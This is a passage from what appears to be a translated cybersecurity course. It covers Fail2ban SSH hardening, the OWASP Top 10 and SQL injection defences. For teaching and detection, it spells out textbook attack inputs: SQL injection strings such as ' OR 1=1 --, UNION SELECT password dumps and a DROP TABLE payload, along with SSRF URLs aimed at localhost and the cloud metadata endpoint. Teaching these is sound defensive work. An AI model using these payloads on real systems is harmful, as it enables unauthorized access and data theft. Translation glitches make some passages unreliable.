


Figure 72. Self-signed certificate




Figure 73. Detailed information about the website certificate

To protect SSH access to the web server, install the Fail2ban utility. To do this, first add a new repository where this utility is hosted.

```
ubuntu@ubuntu:~$ sudo add-apt-repository universe multiverse
```

Figure 74. Adding a new repository

Then we update the list of programs that can be installed or updated from existing repositories.

```
ubuntu@ubuntu:~$ sudo apt update
```

Figure 75. Updating the list of programs to install

Next, we will install the Fail2ban utility with the `-y` parameter, which eliminates additional requests to confirm the installation.

```
ubuntu@ubuntu:~$ sudo apt-get install fail2ban -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  python3-pyinotify whois
Suggested packages:
  mailx monit sqlite3 python-pyinotify-doc
The following NEW packages will be installed:
  fail2ban python3-pyinotify whois
0 upgraded, 3 newly installed, 0 to remove and 356 not upgraded.
Need to get 473 kB of archives.
After this operation, 2,486 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu jammy/universe amd64 fail2ban all
0.11.2-6 [394 kB]
Get:2 http://archive.ubuntu.com/ubuntu jammy/main amd64 python3-pyinotify
all 0.9.6-1.3 [24.8 kB]
Get:3 http://archive.ubuntu.com/ubuntu jammy/main amd64 whois amd64 5.5.1
3 [53.4 kB]
Fetched 473 kB in 2s (291 kB/s)
Selecting previously unselected package fail2ban.
(Reading database ... 15%
```

Figure 76. Installing the Fail2ban utility

The utility out of the box includes protection against brute force passwords. But in our case, before enabling it, several changes will be made to the configuration file `/etc/fail2ban/jail.conf`, which is responsible for setting up the

security of specific services. We don't recommend making changes to it, so we'll create a new file with расширением .the .local extension. These files have a higher priority than the file .conf for Fail2ban.

```
ubuntu@ubuntu:~$ sudo nano /etc/fail2ban/jail.local
```

Figure 77. Opening the Fail2ban configuration file

Let's make settings for SSH protection. The [sshd] directive is responsible for protecting SSH access when authorization is denied:

- enabled = true – state.
- port = 22 – port number.
- filter = sshd – name used for searching in the service logs.
- logpath = /var/log/auth. log – the log file from which the filter search results will be taken.
- maxretry = 4 – number of failed attempts.
- bantime = 60 – block time in seconds. Now this section is added for the test instruction. In production, the block time is usually longer.

```
GNU nano 6.2
[sshd]
enabled = true
port = 22
filter = sshd
logpath = /var/log/auth.log
maxretry = 4
bantime = 60
```

Figure 78. Parameters in the Fail2ban configuration file

We are done with the configuration, add the fail2ban daemon to the download and launch it, and then check its operation.

```
ubuntu@ubuntu:~$ sudo systemctl enable fail2ban
Synchronizing state of fail2ban.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable fail2ban
Created symlink /etc/systemd/system/multi-user.target.wants/fail2ban.service → /lib/systemd/system/fail2ban.service.
ubuntu@ubuntu:~$ sudo systemctl start fail2ban
```

Figure 79. Launching the Fail2ban app




Figure 80. Blocking SSH access when the number of attempts is exceeded

As we can see, access is blocked after exceeding authorization attempts. After 60 seconds, access will appear. To unblock access, the following command is used forcibly: `sudo fail2ban-client set sshd unbanip blocked_ip_ip`, where `blocked_ip_ip` is the blocked address.

Questions for preparing a synopsis

1. What is meant by a web server?
2. What does Apache use the virtual host module for?
3. Describe the purpose of the TLS and SSL protocols.
4. What types of certificates exist for the HTTPS protocol?
5. How can I protect against unauthorized users accessing the server via SSH?

Topic 11. Analysis of major Web Application Vulnerabilities (OWASP Top 10)

Time to study: 2 hours

Task: Study the material and prepare a summary of the answers to the questions

Table of contents

1. Analysis of New Web Application vulnerabilities (OWASP Top 10)	150
2. Access control violation	153
3. Cryptographic vulnerabilities	153
4. Unsafe design	154
5. Incorrect security configuration	155
6. Outdated or vulnerable components	156
7. Broken authentication and identification	156
8. Software and data integrity failures	157
9. Insufficient monitoring and logging	157
10. Server Request Forgery (SSRF)	158
Summary preparation questions	158

1. Analysis of New Web Application vulnerabilities (OWASP Top 10)

The OWASP Foundation, a nonprofit organization, issues recommendations for ensuring the security of web applications. They are referenced by the creators of major cybersecurity standards and organizations such as MITRE, PCI DSS, and DISA.


OWASP (Open Web Application Security Project) is an open web application security project created and maintained by the non — profit organization OWASP Foundation.

The organization's experts update the OWASP Top Ten, a list of critical web application vulnerabilities, every 3-4 years. It helps developers and information security professionals create and maintain secure websites and applications.

[The official website says:](#) Current project status as of July 2025: We are on track to announce the release of the OWASP Top 10:2025 in the late summer/early fall 2025.

The latest edition of OWASP Top Ten identifies the following vulnerabilities.

There are three new categories, four categories with naming and scoping changes, and some consolidation in the Top 10 for 2021.



- [A01:2021-Broken Access Control](#) moves up from the fifth position; 94% of applications were tested for some form of broken access control. The 34 Common Weakness Enumerations (CWEs) mapped to Broken Access Control had more occurrences in applications than any other category.
- [A02:2021-Cryptographic Failures](#) shifts up one position to #2, previously known as Sensitive Data Exposure, which was broad symptom rather than a root cause. The renewed focus here is on failures related to cryptography which often leads to sensitive data exposure or system compromise.
- [A03:2021-Injection](#) slides down to the third position. 94% of the applications were tested for some form of injection, and the 33 CWEs mapped into this category have the second most occurrences in applications. Cross-site Scripting is now part of this category in this edition.
- [A04:2021-Insecure Design](#) is a new category for 2021, with a focus on risks related to design flaws. If we genuinely want to “move left” as an industry, it calls for more use of threat modeling, secure design patterns and principles, and reference architectures.
- [A05:2021-Security Misconfiguration](#) moves up from #6 in the previous edition; 90% of applications were tested for some form of misconfiguration. With more shifts into highly configurable software, it’s not surprising to see this category move up. The former category for XML External Entities (XXE) is now part of this category.

- [**A06:2021-Vulnerable and Outdated Components**](#) was previously titled Using Components with Known Vulnerabilities and is #2 in the Top 10 community survey, but also had enough data to make the Top 10 via data analysis. This category moves up from #9 in 2017 and is a known issue that we struggle to test and assess risk. It is the only category not to have any Common Vulnerability and Exposures (CVEs) mapped to the included CWEs, so a default exploit and impact weights of 5.0 are factored into their scores.
- [**A07:2021-Identification and Authentication Failures**](#) was previously Broken Authentication and is sliding down from the second position, and now includes CWEs that are more related to identification failures. This category is still an integral part of the Top 10, but the increased availability of standardized frameworks seems to be helping.
- [**A08:2021-Software and Data Integrity Failures**](#) is a new category for 2021, focusing on making assumptions related to software updates, critical data, and CI/CD pipelines without verifying integrity. One of the highest weighted impacts from Common Vulnerability and Exposures/Common Vulnerability Scoring System (CVE/CVSS) data mapped to the 10 CWEs in this category. Insecure Deserialization from 2017 is now a part of this larger category.
- [**A09:2021-Security Logging and Monitoring Failures**](#) was previously Insufficient Logging & Monitoring and is added from the industry survey (#3), moving up from #10 previously. This category is expanded to include more types of failures, is challenging to test for, and isn't well represented in the CVE/CVSS data. However, failures in this category can directly impact visibility, incident alerting, and forensics.
- [**A10:2021-Server-Side Request Forgery**](#) is added from the Top 10 community survey (#1). The data shows a relatively low incidence rate with above average testing coverage, along with above-average ratings for Exploit and Impact potential. This category represents the scenario where the security community members are telling us this is important, even though it's not illustrated in the data at this time.

Let's get acquainted with each type of vulnerability and figure out how to fix them.

2. Access control violation

Access control restricts the functionality of the system depending on the user's rights. He is responsible for ensuring that everyone sees and uses only what they are supposed to. If the control is configured incorrectly or is missing, an attacker can gain access to other people's information, functions, and resources. This will lead to leaks, losses, and other threats.

We tell you about the main reasons for the vulnerability.

Errors in the rights verification logic. The service mistakenly believes that the user is authorized to perform certain actions or see information that is not intended for them.

Complete absence of checks. In some systems, access control is not implemented at all, or verification is performed only on the client side.

Simplified restrictions on the client side. Developers can rely on interface constraints, such as hiding buttons or links. However, an attacker can use the developer tools in the browser to see hidden elements or call functions directly through the API.

Such restrictions are easily circumvented. Without server verification, an attacker can perform operations that they are not allowed to perform and access private sections of the application.

Let's imagine that the service has a page with tasks that can be accessed via the link:

`https://example.com/tasks/12345`

If the user manually changes the task ID, for example, from 12345 to 67890, they will see someone else's task or can change it:

`https://example.com/tasks/67890`

If there is no access verification logic on the server, an attacker can view and change information that belongs to other users.

The problem becomes even more serious when it comes to administrative functions. For example, an attacker can gain control over system settings or interact with critical systems.

3. Cryptographic vulnerabilities

Cryptographic vulnerabilities lead to the disclosure of confidential information. If the system does not protect such data, attackers can steal it. Here are the main reasons for disclosing sensitive information:

- information is transmitted over unprotected channels, without using HTTPS.
- information is stored in clear text, without encryption.

- backups or logs are available to everyone via the Internet.

An attacker can intercept information, gain control of an unencrypted database, or discover files with personal information on the network.

Injectons

Injection is a vulnerability that occurs if the service accepts user input and uses it in code, database queries, or commands without checking it.

If the input is not checked, an attacker can replace it and inject malicious code. Such code is "embedded" in the service and can allow an attacker to steal information, disrupt the system, or gain full control over it.

Let's take a look at the most common types of injections.

SQL injections. Allows you to replace database queries. An attacker can substitute or add commands to get information, bypass authentication, or change the contents of the database.

Command injections. Allows you to execute system commands on the server. If the user's input is inserted into the command line without checking, the attacker can execute arbitrary commands on the server.

Cross-Site Scripting, XSS. An attack in which an attacker inserts malicious code into web pages. For example, if the site does not screen user input, an attacker can insert a script that will run in another user's browser, which will lead to information theft or other malicious actions.

Let's say the service allows a user to log in by checking their username and password in the database. The request may looklikethis:

```
SELECT * FROM users WHERE username = 'username' AND  
password = 'password';
```

If an attacker enters the following in the login field:

```
' OR 1=1 --
```

It will leave an empty string in the password field, and the final request will become:

```
SELECT * FROM users WHERE username = '' OR 1=1 --' AND  
password = '';
```

The condition OR 1=1 is always true, and everything after is ignored. The system will "think" that the username and password are correct, and will give the attacker access.

4. Unsafe design

Insecure design-a vulnerability that occurs due to errors at the design stage of business logic.

Unlike implementation errors, such as bugs in the code, unsafe design is associated with fundamental flaws in the architecture or logic. These bugs are laid down in the early stages of development, and fixing them later can be difficult and expensive.

Let's look at a few common design mistakes.

Lack of control over business processes. For example, a user can perform a critical operation—a money transfer—without confirmation or additional checks.

Incorrect handling of what-if scenarios. It doesn't take into account situations when the user tries to perform an action without the necessary permissions, or when the information changes during the operation.

No restrictions on the frequency of operations. The system does not limit the number of password recovery attempts, which makes it vulnerable to brute-force attacks.

Incorrect security architecture. There is no separation of roles and privileges, which allows an attacker to use functions that are not intended for them.

Let's say the app has a function for changing your phone number. The developers decided that you don't need to check your rights, since the user is already logged in.

As a result, an attacker can send a request to the API and replace the user ID. If access rights are not checked at the business logic level, they can change someone else's phone number and get account management via the password recovery function.

5. Incorrect security configuration

Misconfiguration is a vulnerability that occurs due to errors in the configuration of servers, databases, or services.

Even if implemented correctly, the system may still be vulnerable if its components are configured incorrectly. Below are examples of such vulnerabilities.

There are no basic security measures in all parts of the application stack. For example, cloud services have redundant permissions configured, and there is no access control, encryption, or logging at the server, database, or service level.

Open and unused functions. For example, extra ports, services, pages, or accounts that are not used, but remain active — an attacker can use them to attack.

Unmodified default accounts and passwords. Many systems come with pre-installed accounts and passwords, such as admin: admin. If they are not changed, an attacker can easily log in.

Detailed error messages. For example, stacktraces or other informative error messages that can help an attacker understand the internal structure of the system.

Missing or incorrect configuration of security headers. The server may not send important headers, such as Content-Security-Policy or X-Content-Type-Options, or these headers may not be configured securely.

These errors simplify the work of attackers, as they know the typical vulnerabilities of incorrect configurations and actively use them.

6. Outdated or vulnerable components

Outdated or vulnerable components — programs, libraries, or modules that contain errors or have not been updated for a long time.

Developers release updates to fix bugs or close vulnerabilities. But if the program is not updated, there are still security holes that can be used for an attack.

For example, a company develops a service in Python and uses the Django framework. The team has not updated Django for several months, and later it was reported that their version of the framework has a vulnerability for SQL injection. Developers release an update, but no one installs it. As a result, hackers exploit the vulnerability and gain access to the database.

Another example is an outdated JavaScript library, such as jQuery 1.9.0. If it has an error, attackers can inject malicious code through an XSS attack — cross-site scripting.

7. Broken authentication and identification

The vulnerability occurs when the system does not properly check users. This allows attackers to impersonate others and perform actions on behalf of legitimate accounts.

Various errors in the implementation of the authentication mechanism lead to vulnerabilities. The following are common examples.

Weak passwords are available. Users can set simple passwords such as "123456" or "password". Such combinations are easily guessed or selected using automatic scripts.

There is no protection against brute-forcing passwords. The system does not limit the number of password attempts. An attacker can endlessly iterate through the combinations until he finds the correct password.

The system does not terminate the session after the user logs out. The user terminates the session, but the authorization token or session ID remains active. An attacker can use them to log in to the system.

There is no multi-factor authentication. Using only passwords without additional verification factors increases the risk of compromised accounts.

If there is at least one of these problems, the attacker can log in under a false name.

8. Software and data integrity failures

Integrity failures Software and information integrity violations occur when the application does not verify the authenticity and integrity of the received data, updates, or dependencies. This allows attackers to substitute information, inject malicious code, or disrupt the normal operation of the system.

Sevris becomes vulnerable if:

- uses outdated or unreliable libraries, plugins, or software modules.
- downloads updates from untrusted sources or without verifying their authenticity.
- It has an unreliable CI/CD.
- trusts data that can be substituted.
- performs unsafe deserialization.

For example, in 2020, there was a real incident with an attack on the supply chain — the SolarWinds hack. A component of the SolarWinds Orion program was updated via the official developer server, but attackers introduced malicious code into one of the service packs.

The program was updated automatically, and the infected component got to the devices of more than 18,000 customers, including large companies and government agencies. This allowed attackers to break into the victims' internal systems.

The main error was that the service accepted updates without reliable verification of their integrity and authenticity.

9. Insufficient monitoring and logging

If the system does not capture events or logs are not analyzed, attacks go unnoticed, so the team cannot react in time and often learns about the leak too late.

For example, a company uses an API for interaction between applications, but the system does not keep request logs and does not track abnormal activity. The attacker finds a vulnerability and executes requests for several days to steal user information.

The problem is detected only after customers start complaining about the leak of personal information. However, since the logs were not saved, the company cannot find out exactly how the hack occurred.

10. Server Request Forgery (SSRF)

Server-Side Request Forgery (SSRF) is a popular web service vulnerability that attackers use to force a server to make requests to arbitrary addresses. The problem occurs if the app trusts user data and does not verify it.

In an SSRF attack, the server accesses the company's internal systems. It can transmit information from closed sources to an attacker and send requests bypassing firewalls.

Imagine that a web service allows a user to upload an image at a specified URL. Example of a regular request:

`https://example.com/avatar.jpg`

The server uploads the file to the specified address. But what if a hacker enters a URL that leads to an internal resource, for example:

`http://127.0.0.1/admin`

If incoming data validation is not configured, the server executes a request to the address 127.0.0.1, which is located on the local network. As a result, the attacker will access the administrative panel and receive confidential information.

The success of such an attack depends on the type of request, network configuration, internal service settings, and additional security measures.

In cloud applications, the attack can be even more dangerous. For example, an attacker can request:

`http://169.254.169.254/latest/meta-data/`

This URL is used to access metadata from cloud services, such as AWS. In this case, the hacker can get secret information that will allow you to interact with other systems of the company.

Questions for preparing a synopsis

1. What is the OWASP Foundation and how often does it update the OWASP Top Ten list of critical web application vulnerabilities?
2. Why is broken access control considered one of the most critical vulnerabilities according to the latest OWASP Top Ten, and what percentage of applications are affected by it?

3. How do cryptographic failures differ from sensitive data exposure, and why was this category renamed in the latest OWASP Top Ten?
4. What are the main reasons for injection vulnerabilities, and why was Cross-Site Scripting (XSS) included in this category in the 2021 edition?
5. How does insecure design differ from other types of vulnerabilities, and what specific design flaws should developers be aware of?
6. Why is security misconfiguration considered a growing threat in modern web applications, and what are the most common misconfiguration mistakes?
7. What are the main risks associated with vulnerable and outdated components, and why is this category particularly challenging to assess?
8. How do software and data integrity failures impact web application security, and what real-world examples demonstrate their consequences?
9. Why is proper logging and monitoring essential for web application security, and what types of failures fall under this category?
10. How does Server-Side Request Forgery (SSRF) work, and why was it included in the OWASP Top Ten despite relatively low incidence rates?

Topic 12. Methods of protection against SQLinjection, XSS and other attacks, secure web application development

Time to study: 2 hours

Task: Study the material and prepare a summary of the answers to the questions

Table of contents

1. SQL injection	160
2. How SQL injection works	161
3. What are SQL injections and how do they differ	161
4. How to recognize SQL injection	164
5. How to protect yourself from SQL injections	165
6. XSSAttacks (Cross-Site Scripting)	168
7. Types of XSS attacks	170
8. How to protect yourself from XSS attacks	171
9. SSRF Attack	173
10. How to protect your site and users from SSRF attacks	176
Questions for preparing a synopsis	178

In today's digital world, protecting information is a critical task for both organizations and Governments. The international community has developed a number of regulatory documents, standards and guidelines aimed at ensuring data security and confidentiality. These documents help develop common approaches to risk management, incident prevention, and compliance with the rights of data subjects.

1. SQL injection

SQL injection is a way to hack a database. An attacker inserts malicious code into the database request instead of plain text, which allows them to bypass checks, gain access to data, or even destroy the database.

It's like opening the database doors to an attacker and saying, "Take what you want." Here's what it can do:

- **Steal data.** Logins, passwords, card numbers, and confidential information are all available for theft.
- **Delete or change information.** With the help of SQL injection, a hacker can erase orders from an online store, change financial information, or even "reset" the database altogether.
- **Get control of the server.** In some cases, the hacker goes beyond the database and invades the server's operating system.

SQL injections have been around for more than 20 years and remain relevant because people write code and they make mistakes.

2. How SQL injection works

Imagine that you went to the site and entered your username and password. The app sends a request to check this data:

```
SELECT * FROM users WHERE username = 'Name' AND password = 'Password';
```

If the server finds a user with this username and password, it will let you in. But the hacker doesn't enter standard data — For example, in the login field, he writes:

```
' OR 1=1 --
```

He leaves the password blank. As a result, the following request is generated on the server side:

```
SELECT * FROM users WHERE username = '' OR 1=1 --  
AND password = '';
```

Let's see what's going on:

- **OR 1=1**— a condition that will always be true (1=1). The server "believes" that the verification was successful and grants access.
- **--**is a special character that means "ignore everything that goes on". The server simply doesn't read the AND password part.

SQL injection works if the developer does not process user input. The server "believes" any data that is entered in the form and inserts it into the request without verification.

3. What are SQL injections and how do they differ

There are different types of SQL injections. Hackers use different hacking techniques, depending on the application architecture, the type of database, and their goals. We tell you about the main types of attacks.

Classic SQL injection

The most common type of SQL injection is when a hacker enters malicious code directly into text fields, such as a login or search form. The server adds this input to the request without checking, which allows the attack to be performed.

Imagine a standard login form. You enter your username and password, and the server executes a request to verify the data:

```
SELECT * FROM users WHERE username = 'login' AND password = 'password';
```

The hacker enters:

Username: **admin' --**

Password: (empty field)

Request on the server after substitution:

```
SELECT * FROM users WHERE username = 'admin' -- ' AND password = '';
```

The part of the request after -- becomes a comment and is ignored by the server. As a result, the hacker logs in as the admin user.

Blind SQL injection

If the server does not display errors or data on the screen, but instead displays the message "Error" or "Access denied", blind SQL injection is used. This type of injection is called "blind", because the attacker does not receive a direct response from the server and acts at random.

For example, it wants to find out if there is a user with ID=5 in the database and sends a request:

```
1 AND (SELECT COUNT(*) FROM users WHERE id=5)=1
```

If the server responds differently than usual, it means that such a user exists. The process is long, but it allows you to get data in parts.

"UNION" injection

The UNION statement combines the results of two SQL queries. The hacker uses this to extract additional data.

Let's say you see a page with products that displays names and prices:

```
SELECT name, price FROM products WHERE category_id = 1;
```

But the attacker adds to the URL:

```
1 UNION SELECT username, password FROM users --
```

Теперь The server will now execute:

```
SELECT name, price FROM products WHERE category_id = 1  
UNION
```

SELECT username, password FROM users;

The result is that the page displays user usernames and passwords along with the products.

Second-order injection

This type of attack does not occur immediately. Here, the hacker is more cunning: his malicious code is first stored in the database as normal data, for example, in the user profile fields. Then, when another request is executed, the code is activated.

Let's say the site allows users to edit information about themselves. The hacker enters the name:

John'; DROP TABLE users;--

At the time of entering the code, nothing happens, and the administrator decides that everything is in order. But later, when the administrator opens the users table or generates a report, the code is triggered and the users table is deleted.

This is dangerous because an attacker doesn't need to have full access. The attack occurs through a regular user.

JSON and XML injection

Applications often work through the API and send data in JSON or XML format.

For example, you send the following request to the server:

```
{
  "username": "john",
  "password": "12345"
}
```

If the server doesn't check the content, a hacker can insert their own code:

```
{
  "username": "john",
  "password": "' OR '1' = '1"
}
```

This JSON is converted to:

SELECT * FROM users WHERE username = 'user' AND password = '' OR 1=1 --';

As a result, the hacker gets access to the data without having to enter a password.

SQL injection is a universal tool for hackers that is used in various types of attacks. Regardless of the form of attack, they are all based on the same principle: force the server to execute a request that violates the security of the system.

4. How to recognize SQL injection

SQL injection can go unnoticed, especially if the attacker acts cautiously. But there are signs that help identify attacks at an early stage. The sooner a developer detects a problem, the lower the risk of serious consequences. Let's analyze the main signs.

Database errors on the screen

Database errors on the screen are one of the obvious signs of SQL injection. For example, if the user enters something unusual in the search bar, for example, 'OR 1=1', and instead of the usual list of products, a message in English appears:

`You have an error in your SQL syntax near '1=1'`

This message means that the system was unable to process the entered data correctly and returned a technical error. Now the attacker knows that the database is vulnerable and that the attempt to execute the unwanted request was successful.

What to do:

1. Disable displaying system errors to users.
2. Check the processing of incoming data — You can't send user input to the database without checking it.

Sharp increase in activity

A sharp increase in server load can be a sign of SQL injection. If yesterday users were calmly browsing products and loading pages, today the server is overloaded, and hundreds of suspicious requests appear in the logs.

For example, there are these lines:

`' OR 1=1 --`

or

`' AND SLEEP(5) --`

These requests are used by an attacker to check the system for vulnerabilities.

What to do:

1. Configure request monitoring. If their number has increased abnormally, this may indicate an attempted attack.
2. Analyze logs for suspicious strings or atypical query structures.

Access to hidden data

SQL injection can cause the user to see information that they don't have access to. For example, instead of a list of products, a table with the names and passwords of other users appears on the screen.

Most likely, the attacker used a request like:

```
' UNION SELECT username, password FROM users --
```

As a result, the server sends someone else's accounts instead of the expected data.

What to do:

1. Disable access to the database immediately.
2. Check the last requests processed by the server and find the sources of abnormal commands.

Strange changes inside the database

If an attacker has gained access to the database, they can start making changes: delete, add, or modify data. Here are the signs of a possible attack:

- Records from the tables disappeared.
- Suspicious data appeared in the database — for example, a user named ' DROP TABLE users;--.
- The number of rows in the tables suddenly decreased.

Perhaps this is a second-order injection. For example, an attacker saved a malicious query in the "Name" field, and when the system tried to process it, the SQL code was activated and deleted some of the data.

What to do:

1. Set up automatic notifications. If data is suddenly deleted or changes in large volumes, the system will immediately notify you.
2. Check the operation logs. Regular analysis will help you notice suspicious changes.

5. How to protect yourself from SQL injections

The main rule is not to trust user data and minimize its impact on SQL queries. We tell you about the main ways to protect yourself from SQL injections.

Use parameterized queries

This is the most reliable method of protection, as it eliminates direct insertion of user data into SQL and reduces the likelihood of malicious code execution.

Instead of standard string concatenation, where user input becomes part of an SQL query, parameters are processed separately. This prevents hacker code from getting into the main request.

```
-- Dangerous request:
"SELECT * FROM users WHERE username = '" + userInput +
""

-- Parameterized request:
sql = "INSERT INTO Products (ProductName, Price) VALUES
(?, ?)" rows = conn.execute(sql, productName,
price).rowcount
```

